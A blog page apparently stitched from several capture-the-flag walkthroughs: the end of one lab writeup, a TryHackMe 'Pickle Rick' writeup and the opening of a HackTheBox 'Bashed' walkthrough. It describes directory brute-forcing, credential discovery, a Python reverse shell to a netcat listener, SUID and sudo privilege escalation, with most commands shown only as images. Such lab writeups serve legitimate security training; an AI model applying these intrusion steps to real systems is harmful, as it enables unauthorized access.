
  • Listed contents of current directory and got our first flag by reading contents of file “user.txt”.
#6root.txt
  • The shell obtained on the system was restrictive and did not allow sudo command execution as it requires terminal to be executed.
Non-termial shell
  • First converted this shell into a terminal shell using python3. After getting terminal shell, tried running sudo -l but password was required which was not available till this time.
Terminal shell

  • So tried to identify binaries with SUID bit set using find command (find / -perm -4000 2>/dev/null), so we may use it to do privilege escalation to root.
Binaries with SUID set
  • Browsed to GTFOBINS website to identify which binaries and their respective commands to use for privilege escalation. After going through the list of identified binaries most (like mount etc.) of them required sudo (and password which we don’t have). The only option that does not require sudo was “/usr/bin/env”.
GTFOBINS privilege escalation recommendation
  • Entered this command into the terminal and got root access.
Root access

  • Browsed to “/root” directory to get root flag by reading contents of file “root.txt”.
Root flag

I hope this helped. Thanks.
Pickle Rick – THM Writeup

Introduction:

The purpose of this writeup is to document the steps I took to complete Tryhackme.com (THM)’s room Pickle Rick hacking tasks.

Resources/Tools Used:

[Task 1] Pickle Rick

This Ricky and Morty themed challenge requires you to exploit a webserver to find three ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

Best Book to learn Black Hat Python

#1 This subtask requires you to find first ingredient.

First ingredient was found by following these steps:


  • Browsed to webpage.
Webpage

  • Reviewed the source of this page that gave a username “R1ckRul3s”.
Username discovered

  • Browsed to “robots.txt” file and found one interesting piece of information there.
Robots file

  • Used gobuster to brute force directories to discover directories and pages on this website. Gobuster discovered few interesting pages.
gobuster output


  • Browsed to “login.php” and found a login page asking for a username and password. Tried information gathered in previous steps to login to this portal.
login.php
Credentials

Login successful

  • Tried listing the contents of directory.
Directory listing

  • Saw an interesting file “Sup3rS3cretPickl3Ingred.txt” but could not read contents of the file (using cat) as this functionality was disabled on the server.
Tru to read file
cat disabled


  • As this was a very restrictive environment, tried getting a reverse shell from the server. First tried to identify if python (python2 was not available) is available on the server.
python3 check
python3 available



  • We had python3 available on the server. Used pentestmonkey cheat sheet for python reverse shell. Started a netcat listener on port 4444 and copied the command and changed IP and port to reflect our attack machine IP and local port (running netcat).
Python reverse shell from penestmonkey website
Python reverse shell command
Netcat listener
  • Upon executing the python reverse shell command immediately got the shell with user “www-data” authority from system.
Reverse shell

  • From this folder got first ingredient.
First ingredient
  • From this folder read the file “clue.txt” to see contents of the file for remaining ingredients.
Clue.txt

#2 This subtask requires you to find second ingredient.


  • Browsed to “/home/rick” folder to get the second ingredient.
Second ingredient

#3 This subtask requires you to find third ingredient.

  • Tried accessing “/root” folder but access was denied to our current user (www-data).
root folder inaccessible
  • For privilege escalation tried to identify what commands are allowed to current user with root privileges and to our surprise all commands were allowed without any password.
sudo -l
  • Ran “sudo bash -i” to get root access to system.
root access
  • Browsed to “/root” folder to get the third and last ingredient.

Third and last ingredient

I hope this helped. Thanks.
Linux Basic for Hacker

Bashed – HackTheBox Walkthrough

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of Bashed.

Resources/Tools Used:

  • nmap
  • gobuster
  • Netcat
  • linpeas

Process Followed:


After connecting HTB lab through VPN, I selected the Bashed (10.10.10.68) retired machine. To check the available services, I scanned the machine with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan

Quick scan showed only one open port http(80). To detect services running on this port and OS scanned using -A option as follows:

nmap service and OS detection scan


Service detection confirmed http as Apache httpd 2.4.18. Browsed to the website to check the contents.

Webpage


Webpage showed information about phpbash. Browsed to “robots.txt” to check if there are any folders or directories that are prohibited from identification but ”robots.txt” file was not found on server.

Robots.txt


After this tried brute forcing directories to identify interesting directories and files on the website.

Gobuster directory discovery


Brute forcing discovered some interesting directories. Browsed to the “/dev” directory and found two interesting pages there.

/dev directory


Browsed to “phpbash.min.php” and found a working shell there. Using this interactive shell browsed to “/home/arrexel”. Reading the contents of file “user.txt” gave us the user flag.

User flag

